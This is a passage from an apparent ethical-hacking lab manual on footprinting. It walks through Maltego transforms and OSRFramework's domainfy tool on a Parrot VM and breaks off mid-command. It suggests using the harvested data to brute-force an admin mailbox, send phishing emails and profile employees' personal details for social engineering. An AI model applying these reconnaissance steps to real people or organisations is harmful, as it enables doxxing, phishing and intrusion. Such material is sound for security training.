


50. This transform returns the entities pertaining to the owner of the domain, as shown in the following screenshot.



Module 02 – Footprinting and Reconnaissance

51. By obtaining this information, you can exploit the servers displayed in the result or simulate a brute force attack or any other technique to hack into the admin mail account and send phishing emails to the contacts in that account.
52. Apart from the aforementioned methods, you can perform footprinting on the critical employee from the target organization to gather additional personal information such as email addresses, phone numbers, personal information, image, alias, phrase, etc.
53. In the left-pane of the Maltego GUI, click the **Personal** node under **Entity Palette** to observe a list of entities such as **Email Address**, **Phone Numbers**, **Image**, **Alias**, **Phrase**, etc.



54. Apart from the transforms mentioned above, other transforms can track accounts and conversations of individuals who are registered on social networking sites such as Twitter. Extract all possible information.
55. By extracting all this information, you can simulate actions such as enumeration, web application hacking, social engineering, etc., which may allow you access to a system or network, gain credentials, etc.
56. This concludes the demonstration of footprinting a target using Maltego.
57. Close all open windows and document all the acquired information.

Task 3: Footprinting a Target using OSRFramework


OSRFramework is a set of libraries that are used to perform Open Source Intelligence tasks. They include references to many different applications related to username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction, and many others. It also provides a way of making these queries graphically as well as several interfaces to interact with such as OSRFConsole or a Web interface.

1. In the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


4. Now, type **cd** and press **Enter** to jump to the root directory.
5. Use **domainfy** to check with the existing domains using words and nicknames. Type **domainfy -n [Domain Name] -t all** (here, the target domain name is **ECCOUNCIL**) and press 